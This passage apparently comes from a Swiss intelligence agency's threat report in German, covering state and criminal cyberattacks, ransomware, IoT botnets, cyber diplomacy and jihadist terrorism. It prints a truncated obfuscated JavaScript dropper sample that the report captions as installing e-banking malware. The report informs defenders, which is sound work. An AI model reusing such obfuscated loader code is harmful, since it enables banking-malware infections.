- Eindringen in stark gesicherte und nicht mit dem Internet verbundene Netze: Die Schadsoftware kann Daten aus Systemen exportieren, die nicht mit einem Netz verbunden sind – sie lagert die Daten zum Beispiel auf einem USB-Datenträger verdeckt zwischen, bis eine Internetverbindung zur Verfügung steht.
- Überdauern auf Computern trotz Löschungen oder Reinstallation des Betriebssystems: Ermöglicht wird dies zum Beispiel durch die Infektion der Firmware eines Geräts. Die als Equation Group bekannte staatliche Gruppierung hat diese Technik entwickelt und erfolgreich eingesetzt.
- Ausschliessliche Nutzung des aktuellen Arbeitsspeichers: Die Schadsoftware wird nicht auf der Festplatte installiert, sondern braucht nur den aktuellen Arbeitsspeicher. Diese wird zudem unter Ausnutzung einer Lücke in Windows vor Antivirenprogrammen ab-

geschirmt, bleibt so unsichtbar und erleichtert die Aufräumarbeiten nach der Operation. Eingesetzt wurde diese Fähigkeit von der Gruppe, die die Schadsoftware Duqu2 konzipierte. Genutzt wurde sie zur Infektion des Informatiknetzwerks eines Genfer Luxushotels während den Atomverhandlungen mit Iran.

Die vergangenen vier Jahre waren gekennzeichnet von Veröffentlichungen aus dem Snowden-Archiv. Dabei wurden Teile der hochkomplexen offensiven Cyberkapazitäten der 5-Eyes-Staaten (USA, Grossbritannien, Kanada, Australien, Neuseeland) öffentlich. Diese lassen ein grosses staatliches Arsenal an Instrumenten zur gezielten weltweiten Beeinträchtigung von Computernetzwerken vermuten. Verstärkt wurde dieser Eindruck durch die Aktivitäten der sogenannten Shadowbrokers-Gruppe. Diese gemäss Sicherheitsexperten dem russischen Staat nahestehende Hackergruppe hat sich mit der



Veröffentlichung mutmasslicher Hackingprogramme des US-Nachrichtendienstes National Security Agency (NSA) einen Namen gemacht. Wie die Shadowbrokers in den Besitz der veröffentlichten Programme gekommen sind, bleibt unbekannt. Verschiedentlich jedoch bestätigten Experten deren Echtheit. Insgesamt ist davon auszugehen, dass auch die 5-Eyes-Staaten weiterhin über die Fähigkeit verfügen, weltweit gezielte Cyberoperationen durchzuführen.

Cyberangriffe sind effizient und können deshalb künftig noch wichtiger werden. Da das Niveau des Schutzes für kritische Infrastrukturen, Unternehmen und Privatpersonen über die vergangenen Jahre generell erhöht wurde, sind beachtliche Investitionen seitens Staaten, zum Beispiel in ihre Nachrichtendienste, absehbar, um neue Techniken zu entwickeln und einzusetzen, die den erhöhten Schutz überwinden können.


Hackergruppierungen im russischen Raum

Staatliche, halbstaatliche und private Akteure setzen vermehrt Cybermittel ein, um politische, ideologische und wirtschaftliche Interessen durchzusetzen. In letzter Zeit fallen besonders Tätergruppen aus dem russischen Raum auf. Berichte über grossangelegte Cyberangriffe, hinter denen eine Täterschaft aus dem russischen Raum vermutet wird, häufen sich. Seit einiger Zeit sind auch Schweizer Interessen ein Ziel; der NDB hat in den letzten Jahren mehrere solche Angriffe festgestellt und unterbunden.

International tätige Sicherheitsunternehmen, Medien und Behörden sind der Ansicht, dass russische Nachrichtendienste diese Hackergruppierungen direkt beauftragen. Russische Behördenvertreter und politische Entscheidungsträger weisen diese Vorwürfe indes immer wieder zurück. In der Regel dienen die Aktivitäten der Informationsbeschaffung. Zu beobachten waren aber auch Anzeichen für die Bereitschaft zu Desinformation und Sabotage: Beschaffte Daten wurden im Internet veröffentlicht, oder die Täter liessen sie Medien zukommen.

Gemeinsam ist allen dem russischen Raum zuzuordnenden Hackergruppierungen, dass sie hochkomplexe Schadsoftware einsetzen, gezielt vorgehen und ihre Ziele mit politischen und wirtschaftlichen Interessen Russlands übereinstimmen, zum Beispiel die drei Gruppierungen Sofacy, Uroboros und Sandworm.

- Die Sofacy-Gruppe ist spätestens seit 2007 aktiv und stellt gegenwärtig weltweit eine der aktivsten Gruppierungen im Cyberraum dar. Wie andere versucht sie vor allem über infizierte E-Mails, Schadsoftware auf die Computer ihrer Ziele zu laden. Über Sicherheitskreise hinaus wurde die Sofacy-Gruppe vor allem mit Angriffen auf den deutschen Bundestag und die Demokratische Partei in den USA bekannt. Sie ist mit grosser Wahrscheinlichkeit für viele weitere Angriffe auf Behörden, internationale Organisationen, Unternehmen und Forschungsorganisationen verantwortlich.



- Auch Uroboros setzt seit Jahren hochkomplexe Schadsoftware ein, um vertrauliche Daten zu stehlen. Angegriffen wurden vor allem Behörden und grosse Unternehmen. Beim Cyberangriff auf die Schweizer Rüstungsfirma Ruag kam eine Schadsoftware der Uroboros-Gruppe zum Einsatz. Inwiefern jedoch diese Gruppe hinter dem Angriff steht, bleibt offen.
- Einen Sonderfall stellt die Sandworm-Gruppe dar. Sie scheint auf Sabotage spezialisiert zu sein und wird insbesondere mit einem Angriff auf Schaltanlagen von drei Stromversorgern in der Ukraine im Jahr 2015 in Verbindung gebracht. Dazu wurden gezielt die Computer von Mitarbeitern mit Schadsoftware angegriffen. Als Folge dieses Cyberangriffs blieb eine grosse Anzahl Haushalte in der Ukraine längere Zeit ohne Strom.
- Mit dem italienischen Hacking Team wurde ein solches Unternehmen 2015 selbst Opfer eines Datendiebstahls: Über eine Million E-Mails und die Produkte wurden publiziert, was einen Blick auf die staatliche Kundschaft des Unternehmens und das Funktionieren des Markts mit unbekanntem Sicherheitslücken erlaubte.
- 2016 wurde das Informatiknetz enttarnt, das die Klienten des israelischen Unternehmens NSO nutzten, zusammen mit den unbekanntem Sicherheitslücken, die in die Produkte von NSO eingebaut waren. Mit diesen Produkten wurde etwa das iPhone eines Menschenrechtsaktivisten ausspioniert.

Mandatierung als Arme-Staaten-Lösung

Cybermittel zu entwickeln, ist teuer und erfordert Know-how. Staaten, die die erforderlichen Mittel nicht aufbringen können, aber trotzdem Cyberoperationen durchführen wollen, müssen sich nach Lösungen ab Stange umsehen. Diese werden von Privatunternehmen leihweise oder zum Verkauf angeboten. Verbunden ist diese Option allerdings mit Risiken, zum Beispiel von einem Privatunternehmen abhängig zu werden und auf dessen Vertrauenswürdigkeit zählen zu müssen. Neben operativen und finanziellen Risiken droht ein Ansehensverlust, wird die Verbindung zu einem Unternehmen bekannt, das seine Produkte auch Staaten anbietet, die wenig Respekt vor Menschenrechten haben.

Spektakuläre Cyberdiebstähle

Lange Zeit galt bei finanziell motivierten Betrügereien im Cyberraum der Grundsatz, den Aufwand möglichst klein zu halten: Das am schlechtesten geschützte System war das lohnendste Ziel. Solch leichte Beute waren vor allem Endkundengeräte, die etwa für E-Banking genutzt wurden. Mittlerweile betreiben Kriminelle für höhere Erträge grösseren Aufwand, gehen gezielter vor und versuchen, Aufwand und Ertrag zu optimieren.

- Im November 2014 wurde publik, dass im Rahmen des Fallkomplexes „Carbanak“ Betrüger erstmals nicht auf einen Endkunden gezielt hatten, sondern direkt auf die Bank. Ihre Werkzeuge, ihr Know-how und ihre Hartnäckigkeit glichen einer APT. Die Schadenssumme wurde auf bis zu eine Milliarde Dollar geschätzt.

Links:

Datenmenge pro Tag, die im Fall Ruag abgeflossen ist;
der technische Bericht unter:

www.melani.admin.ch/melani/de/home/dokumentation/berichte/fachberichte.html

- Im Frühjahr 2016 wurde der erfolgreiche Angriff auf die Nationalbank von Bangladesch publik: Hacker sollen die Zugangsdaten zum internen Zahlungssystem gestohlen haben, in die Systeme eingedrungen sein und speziell für diese Systeme programmierte Software installiert haben. Diese löste nicht nur gefälschte Transaktionen aus, sondern verwischte gleichzeitig auch die Spuren. Die Transaktionen beliefen sich auf 951 Millionen Dollar, viele davon konnten mithilfe von etwas Glück unterbunden werden. Vier Transaktionen im Wert von 81 Millionen Dollar waren jedoch erfolgreich.

Neben solchen Angriffen auf bankinterne Systeme entwickeln sich jedoch auch die Angriffe auf Endkunden rasant weiter.

Der Trend zu spektakulären Cyberdiebstählen hat verschiedene Gründe. So ist die dazu notwendige komplexe Software mittlerweile auf dem Untergrundmarkt erhältlich. Das Know-how ist bei Kriminellen angekommen. Dies wird unter anderem dadurch begünstigt, dass die Trennlinie zwischen staatlich unterstützten und rein kriminellen Angriffen immer unschärfer wird. Ein weiterer wichtiger Grund ist, dass

Geldwäsche schwieriger geworden ist. Deshalb greifen Kriminelle Firmen an: Grössere Überweisungen von Firmen fallen weniger auf als von Privatpersonen. Zudem werden neue Wege gesucht, die Spuren des Geldes zu verwischen. So wurde beim Cyberangriff auf die Nationalbank von Bangladesch das Geld in philippinischen Casinos in Spielchips getauscht, worauf sich die Spur des Geldes verlor. Im Spielbankwesen besteht eine geringere Aufsichtsdichte als im klassischen Finanzsystem.

Die Zunahme solcher Vorgänge schwächt das Vertrauen in die Finanzsysteme und die sie beaufsichtigenden Behörden. Häufig werden die Hintermänner nicht vor Gericht gebracht, was zusätzlich das Vertrauen in die Strafverfolgungsbehörden beeinträchtigt. Auch staatliche Akteure könnten solche Cyberangriffe nutzen, um die Stabilität konkurrierender Volkswirtschaften zu untergraben. Nachdem gezielt Desinformation eingesetzt wird, wäre eine solche Vorgehensweise ein weiterer Eskalationsschritt. Mit gemeinsamen Anstrengungen von Finanzinstituten und staatlichen Sicherheitsbehörden wird dieser Bedrohung zumindest in der Schweiz Rechnung getragen.

```

1  wAJFnH = (((2097152 << 0x1) >>> (13 << 0x20)) >> (36 >>> 2));
2  IUyENTgv = wAJFnH;
3  var q2MrAkV = 0;
4  var JCWaOu35 = '';
5  var Uo7GIbb2r8M = (((104528750 >>> 0x1) * (0x4 >> 1) + (0x528249 << 0x1)) >> (0x28000 >> 13
6  ));
7  zYVQ0unwQ2LG = [];
8  var zqlb30SPVtc5 = 0;
9  var r58cwy = JCWaOu35 + ' ';
10 Uo7GIbb2r8M = Uo7GIbb2r8M * (((2097152000 >>> 0x1) >>> (9 << 0x20)) >> (9 << 32));
11 JCWaOu35 = JCWaOu35 + new Date();
12 while (Uo7GIbb2r8M > ((-29 << 32) % (8192 >> 13))) {
13     eeJU_eyX1 = JCWaOu35.split(r58cwy);
14     zYVQ0unwQ2LG.push(eeJU_eyX1[Uo7GIbb2r8M % (3 + 3)]);
15     Uo7GIbb2r8M = Uo7GIbb2r8M - 1;
16 }
17 HUpatQb7 = '' + ('LoD', 'Rpn'.nex()) + ('KHj', 'hQ', 'uy'.nex()) + ('41L', 'JRJ', 'np'.nex(
18 ));
19 c6gZ0f3 = ['' + ('cp', 'hwu'.nex()) + ('3E', 'tw'.nex()) + ('gy', 'y_9', 'tS'.nex()) + ('
20 DA', 'pkI'.nex()) + ('I9', 'Lo1', 'Vme', 'sf'.nex()) + ('I8F', ':m'.nex()) + ('3Ww', '
21 d4M', 'lg1', '/b'.nex()) + ('j0X', 'ou', '/yF'.nex()) + ('t_', 'tkz'.nex()) + ('IG', '
22 PY', 'u_A', 'ae'.nex()) + ('c_0', 'aj', 'l7B'.nex()) + ('xN', 'ooz'.nex()) + ('nYi', '
23 f9n'.nex()) + ('y1M', '2aS', 'wq5', 'ib'.nex()) + ('t0', 'nW'.nex()) + ('YfW', 'aN'.nex
24 ()) + ('wdY', 'n0', 'nr'.nex()) + ('YQn', 'zHv', 'u6k', 'cY'.nex()) + ('f1H', 'iyQ'.nex
25 ()) + ('QG', 'akK'.nex()) + ('yK6', 'aE', 'z58', 'IS'.nex()) + ('ZU', 'mUA', 'qK', '-Nb
26 .nex()) + ('d6t', 'mdc'.nex()) + ('ri', 'yWC'.nex()) + ('S7C', 'PN', 'sci'.nex())
27 ) + ('V_0', 'cT', '6I', 'hqV'.nex()) + ('xd', 'Eir', 'oz', 'a5G'.nex()) + ('6VU', 'rV'.
28 nex()) + ('fZQ', 'eCY'.nex()) + ('jMQ', 'f1', 'So', 'prT'.nex()) + ('h4x', 'o0'.nex())
29 + ('_mJ', 'if'.nex()) + ('YC', 'nrU', 'nN'.nex()) + ('w0Z', 'vUA', '96A', 'tz'.nex()) +
30 ('yc', 'eg', 'hx'.nex()) + ('c', '8J', 't0', 'bJk', 'o8d'.nex()) + ('FxK', 'ewT', '
31 cT', 'm_2'.nex()) + ('3AG', '/Zf'.nex()) + ('aj', 'SKm', 'ga', 'ni'.nex()) + ('CzG', '

```

Erpressung mit verschlüsselten Daten

Hoch im Kurs stehen nach wie vor Trojaner, die auf dem befallenen System gespeicherte Daten verschlüsseln. Anschliessend wird ein Lösegeld gefordert. Zu den prominentesten Opfern dieser Methode gehörten Spitäler in den USA und in Deutschland. Der Gesundheitssektor ist ein besonders beliebtes Ziel der Erpresser: Daten werden unleserlich gemacht und so eine Notlage geschaffen, da unter Umständen zeitkritische Prozesse gestört werden, die zur Unterstützung der Patienten nötig sind. Spitäler verfügen zudem über zahlreiche sensible Daten, und niemand wünscht sich, dass die eigenen Daten über Arztbesuche und Krankheiten an die Öffentlichkeit gelangen.

Die zahlreichen Wellen von E-Mails zur Verbreitung solcher Schadsoftware lassen vermuten, dass auch viele kleine und mittlere Unternehmen und Privatpersonen mittels Erpressung geschädigt werden. Die Betroffenen, die kein funktionierendes Backup ihrer notwendigen oder unersetzlichen Daten verfügbar haben, können nur hoffen, dass irgendwann eine Entschlüsselungsmethode gefunden wird, müssen auf die Daten verzichten oder das Lösegeld bezahlen und damit den Kriminellen den Erpressungserfolg zugestehen. Das Lösegeld zu bezahlen, garantiert überdies nicht die Entschlüsselung der Daten.

Internet der Dinge

Ende Oktober 2016 wurden für einen Angriff auf die Verfügbarkeit nicht mit Schadsoftware verseuchte Computer oder Smartphones eingesetzt, sondern infizierte Netzwerkkameras, Digitalvideogeräte, mit dem Internet verbundene

Haussteuerungen und andere vernetzte Geräte – Geräte des sogenannten Internets der Dinge. Der Angriff galt einem führenden Anbieter von Domain-Name-System-Diensten. Weil dieser die Übersetzung von Domainnamen in IP-Adressen nicht mehr gewährleisten konnte, waren diverse beliebte Webseiten nicht mehr erreichbar. Das Beispiel zeigt, dass alle mit dem Internet verbundenen Geräte miteinander kommunizieren beziehungsweise einander Datenpakete senden können. Entsprechend muss der Nutzer sich zum Beispiel bei der privaten Installation einer Webcam nicht nur darum sorgen, dass deren Aufnahmen von Unberechtigten gesehen werden könnten, sondern auch darum, dass dieses Gerät für Angriffe auf Dritte missbraucht werden könnte.

Internationale Initiativen im Bereich Cyber

Angreifer machen vor niemandem Halt. Es wird daher dringend empfohlen, alle möglichen Vorkehrungen zu treffen, um nicht selbst Opfer eines Datendiebstahls zu werden. Verschiedene Akteure können Informations- und Kommunikationssysteme angreifen, um sie zu stören. Deshalb ist es unabdingbar, dass von der Produktion über die Installation bis zur Nutzung von netzwerkfähigen Geräten alle Akteure im Rahmen ihrer Möglichkeiten Verantwortung für die Sicherheit und Sicherung der einzelnen Geräte und damit auch der gesamten Informations- und Kommunikationsinfrastruktur übernehmen.

Zusätzlich ist internationale Kooperation im Umgang mit Cyberrisiken unabdingbar. Neben nationalen Aktivitäten wurden deshalb in letzter Zeit insbesondere diplomatische Bemühungen in diesem Bereich verstärkt. Das Engagement

Links:

Verschleierte Javascript-Datei, die zur Installation von E-Banking-Schadsoftware verwendet wird
(Quelle: www.govcert.admin.ch)

der Staatengemeinschaft beruht hauptsächlich auf drei Pfeilern: der Etablierung eines internationalen Regelwerks und der Förderung des Völkerrechts, der Erarbeitung vertrauensbildender Massnahmen und dem Aufbau cyberspezifischer Kapazitäten.

Die Missbrauchsmöglichkeiten für kriminelle, nachrichtendienstliche und machtpolitische Zwecke sollen auch im internationalen Kontext reduziert werden. Das sich gegenwärtig noch im Aufbau befindende internationale Regelwerk für den Cyberraum stützt sich sowohl auf freiwillige, politische Normen als auch auf rechtlich bindende Regeln und Prinzipien für staatliches Verhalten. Gleichzeitig wird das Völkerrecht als grundlegende Basis für die staatliche Nutzung des Cyberraums gefördert. Die Debatte hierüber wird unter anderem in der UNO geführt; die Schweiz ist von Mitte 2016 bis Mitte 2017 Mitglied der entsprechenden UNO-Expertengruppe. Eine Vielzahl weiterer internationaler Foren und Gremien befasst sich mit der Umsetzung vereinbarter Regeln und mit der Förderung der Anwendbarkeit des Völkerrechts im Cyberraum.

Ein weiterer Pfeiler zur Förderung der Cybersicherheit ist zwischenstaatliches Vertrauen. Deshalb bemühen sich Staaten, vertrauensbildende Massnahmen zu erarbeiten. Im von Unsicherheit und Misstrauen geprägten Cyberraum wirken solche Massnahmen krisen- und konfliktverhütend. Sie schaffen mit Transparenz und Kooperation Stabilität und vermindern das Risiko von Missverständnissen und Fehlinterpretationen. Vertrauensbildende Massnahmen werden etwa in der Organisation für Sicherheit und Zusammenarbeit in Europa (OSZE) entwi-

ckelt. Die Schweiz engagiert sich als OSZE-Mitglied stark für deren Umsetzung und Weiterentwicklung.

Damit Staaten Regeln aufstellen und befolgen können, müssen sie über die nötigen Kapazitäten verfügen. Dazu gehören institutionelle Fähigkeiten und Expertise. Die Staatengemeinschaft setzt sich für die Verringerung der sogenannten digitalen Kluft ein, denn der Cyberraum ist nur so sicher wie sein schwächster Teilnehmer. Deshalb führt der bessere Schutz von Infrastrukturen und Systemen in Drittstaaten unmittelbar zur Erhöhung der gesamten Sicherheit. Zum Aufbau von Kapazitäten können spezialisierte Zentren und Plattformen beigezogen werden.

Nebst diesen institutionalisierten multilateralen Prozessen spielt die bilaterale Zusammenarbeit mit ausgewählten Ländern und Organisationen eine immer grössere Rolle. Die bilateralen Bemühungen können in Form regelmässiger Konsultationen vorangetrieben oder durch den Abschluss zwischenstaatlicher Vereinbarungen konkretisiert werden. Ein Beispiel dafür ist das Abkommen zwischen China und den USA von 2015, das die Einschränkung von Wirtschaftsspionage in beiden Ländern zum Ziel hat. Gegenwärtig verhandeln eine Vielzahl von Staaten Vereinbarungen im Cyberbereich. ■




Der Halbjahresbericht von
Melani ist im Internet verfügbar
(www.melani.admin.ch)



Religiös und ethno-nationalistisch motivierter Gewaltextremismus und Terrorismus

Die terroristische Bedrohung in der Schweiz bleibt erhöht. Die Bedrohung geht hauptsächlich vom dschihadistisch motivierten Terrorismus aus. Von ausländischen Terrororganisationen inspirierte Einzelpersonen und Kleingruppen, die in der Schweiz Anschläge verüben oder von der Schweiz aus Anschläge im Ausland vorbereiten, stellen dabei die wahrscheinlichste Bedrohung dar. In Weltgegenden mit einer erhöhten Bedrohung können Schweizerinnen und Schweizer als Gelegenheitsziele Opfer von Terroranschlägen werden.

Von Bedeutung für die Bedrohungslage in der Schweiz ist weiterhin auch der ethno-nationalistische Terrorismus und Gewaltextremismus. Allen voran die Arbeiterpartei Kurdistans (PKK) kann in Westeuropa ihre Möglichkeiten zur raschen Mobilisierung von Anhängern und ihr Gewaltpotenzial jederzeit nutzen. Die Lageentwicklung in der Türkei und in kurdischen Gebieten in der Region ist entscheidend, ob die PKK ihre Anhängerschaft kurzfristig europaweit zu koordinierten Kundgebungen und Aktionen aufruft. Dabei kann das Aufeinandertreffen kurdischer und türkisch-nationalistischer Gruppen zu Gewalttaten führen.



LAGE

Bedrohung bleibt erhöht


Der dschihadistisch motivierte Terrorismus bestimmt die Bedrohungslage weltweit und auch in der Schweiz. Die Bekämpfung dieser Bedrohung prägt die Tätigkeiten von Nachrichtendiensten, Polizei und anderen Sicherheitsbehörden. In der Schweiz bleibt die terroristische Bedrohung erhöht. Die Bedrohung geht vor allem vom „Islamischen Staat“ und durch ihn inspirierte oder gesteuerte Einzelpersonen und Kleingruppen aus. Die Bedrohung durch die Terrorgruppe al-Qaida besteht unverändert.

Führungsrolle etabliert

Der „Islamische Staat“ ist nach wie vor die herausragende Terrororganisation in der dschihadistischen Bewegung. Zwar führten die militärischen Interventionen der internationalen Koalition und der irakischen Streit- und Sicherheitskräfte zu substanziellen Gebietsverlusten. Die Organisation bleibt aber handlungsfähig

und militärisch ein potenter Akteur. Bekämpft wird der „Islamische Staat“ in seinem hauptsächlichsten Einflussgebiet im nördlichen Irak und nordöstlichen Syrien von staatlichen Kräften des Iraks und Syriens, sunnitischen Rebellen, kurdischen Gruppen und iranischen sowie durch den Iran unterstützten Kräften. Eine wichtige Rolle spielt auch die Türkei. Mit Luftangriffen beteiligen sich die von den USA geführte Koalition gegen den „Islamischen Staat“ sowie Russland am Kampf. Nebst dem „Islamischen Staat“ sind in Syrien und im Irak weiterhin mehrere andere terroristische Gruppen aktiv, die eigene Ziele verfolgen.

Der „Islamische Staat“ stellt sein Selbstverständnis nicht in Frage, und die Führung der Terrororganisation hält am Ziel fest, ein weltweites Kalifat zu errichten. Er hält eine Form von Staatlichkeit im von der Organisation kontrollierten Gebiet trotz des militärischen Drucks aufrecht: Wo er Einfluss hat, verfügt der „Is-



mische Staat“ zum Beispiel über Sicherheitsdienste, hat administrative Strukturen etabliert, kontrolliert Reisebewegungen, treibt Steuern ein und verabschiedet Gesetze. In den von der Organisation kontrollierten Gebieten werden Vorschriften mit Härte und in totalitärer Manier durchgesetzt. Die finanziellen Mittel, über die der „Islamische Staat“ verfügt, lassen sich nicht zuverlässig schätzen, scheinen aber kein limitierender Faktor für die generelle terroristische Handlungsfähigkeit der Organisation zu sein.

Professionelle Propagandamaschinerie

Die Herstellung und Verbreitung propagandistischer Schriften, Tonaufzeichnungen und Filme ist für den „Islamischen Staat“ zentral, um seine Ideologie und Zielvorstellungen möglichst breit zu streuen. Verschiedene Zielgruppen werden dabei mit auf sie zugeschnittenen Medienprodukten in unterschiedlichen Sprachen angesprochen. Die Beiträge beschreiben militärische Erfolge, verübte Anschläge und das tägliche Leben im Kalifat. Daneben werden die religiösen Richtlinien nach der Auslegung durch den „Islamischen Staat“ vorgegeben.

Produziert wird die Propaganda durch geschultes Personal im sogenannten Ministerium für Information. In die Produktion, die auf verschiedenen Medienkanälen verbreitet wird, fließen offenkundig redaktionelle Erfahrung und technisches Wissen ein. Die Propagandamaschinerie des „Islamischen Staats“ ist ein Zusammenspiel aus zentral von der Organisation hergestellten Produkten und von Sympathisanten erstellten Botschaften. Diese werden über ein umfangreiches Netz von Unterstützern global verteilt und verbreitet.

Mit den militärischen Verlusten geht eine Neugewichtung der behandelten Themen einher: Der Kampf gegen die Feinde des „Islamischen Staats“ und Anschläge auf den Westen stehen häufiger im Vordergrund. Es werden konkrete Anweisungen publiziert, wie Anschläge verübt werden und Bekennungen aussehen sollen.

Die Ausrufung des Kalifats im Juni 2014 war bei gewissen Internetnutzern mit Bezügen zur Schweiz zu Beginn auf wohlwollendes Interesse gestossen. Inzwischen sympathisiert eine Mehrheit der bei der Beobachtung dschihadistischer Internetseiten aufgefallenen Nutzer in der Schweiz mit der Kern-al-Qaida und ihren Ablegern. Aber Videos des „Islamischen Staats“ mit Drohungen gegen den Westen werden weiterhin auch von Nutzern mit Bezügen zur Schweiz über soziale Medien verbreitet. Die Schweiz oder Schweizer Interessen im Ausland wurden aber bisher in sozialen Medien nicht konkret bedroht. Bisher sind dem NDB rund 500 Internetnutzer mit Schweizbezug aufgefallen, die in sozialen Medien dschihadistisches Gedankengut verbreiten. Sie sind allerdings nicht alle mit Personen gleichzusetzen, die eine konkrete Bedrohung für die Schweiz oder andere Interessen darstellen.

Elektronische Kanäle dienen Dschihadisten nicht nur zur Verbreitung propagandistischer Produkte, sondern werden auch zu Angriffen eingesetzt. Internetseiten werden verändert oder verunstaltet oder Konten bei sozialen Netzwerken werden unbefugt übernommen und missbräuchlich genutzt. Mit grösserem Aufwand verbundene Aktivitäten wie Cybersabotage und -spionage durch die dschihadistische Bewegung

sind hingegen kaum festzustellen. Die Auswahl der Ziele im virtuellen Raum scheint eher zufällig: Angegriffen werden vor allem Internetseiten mit Sicherheitsschwachstellen oder unzureichend geschützte Konten von Nutzerinnen und Nutzern, also ohne grösseren Aufwand zu schädigende Gelegenheitsziele.

Imageverlust der Kern-al-Qaida

Die Kern-al-Qaida unter ihrem Anführer Ayman al-Zawahiri wirkt weiterhin aus dem Grenzgebiet Afghanistans und Pakistans heraus und nimmt vorab eine ideologische Führungsrolle sowie Propaganda- und Beraterfunktion für ihr assoziierte Gruppierungen ein. Im Sommer 2016 hat sich die in Syrien aktive Jabhat al-Nusra (Nusra-Front) öffentlich von der Kern-al-Qaida losgelöst und ihr damit einen Imageverlust zugefügt: Im Juli 2016 erklärte der Emir der Nusra-Front, Mohammad al-Julani, seine Organisation werde keine Operationen mehr unter der bisherigen Bezeichnung durchführen; sie heisse nun Jabhat Fath al-Sham (JFS / Front zur Befreiung der Levante) und unterhalte keine Verbindungen zu externen Akteuren. Die JFS bekämpft hauptsächlich das syrische Regime unter Staatspräsident Baschar al-Asad und will einen islamischen Staat in Syrien schaffen. Mit der Loslösung von der Kern-al-Qaida beabsichtigt die Organisation, die Kooperation mit anderen bewaffneten Oppositionsgruppierungen in Syrien zu erleichtern und zu verbessern. Die Kern-al-Qaida hat sich in einer Audiobotschaft von Abu Khayr al-Masri, dem Stellvertreter Zawahiris, mit der Loslösung und Umbenennung einverstanden erklärt.

Die Kern-al-Qaida verfügt über zu wenig Ressourcen, um eigenständig Anschläge zu verüben. Ihre verschiedenen Ableger wie die al-Qaida im islamischen Maghreb (AQIM) in Nordafrika und in Westafrika sowie die al-Qaida auf der arabischen Halbinsel (AQAH) stellen in unterschiedlicher Ausprägung jedoch nach wie vor eine Bedrohung dar – auch für die Schweiz und Schweizer Interessen im Ausland.

Anschläge in Europa

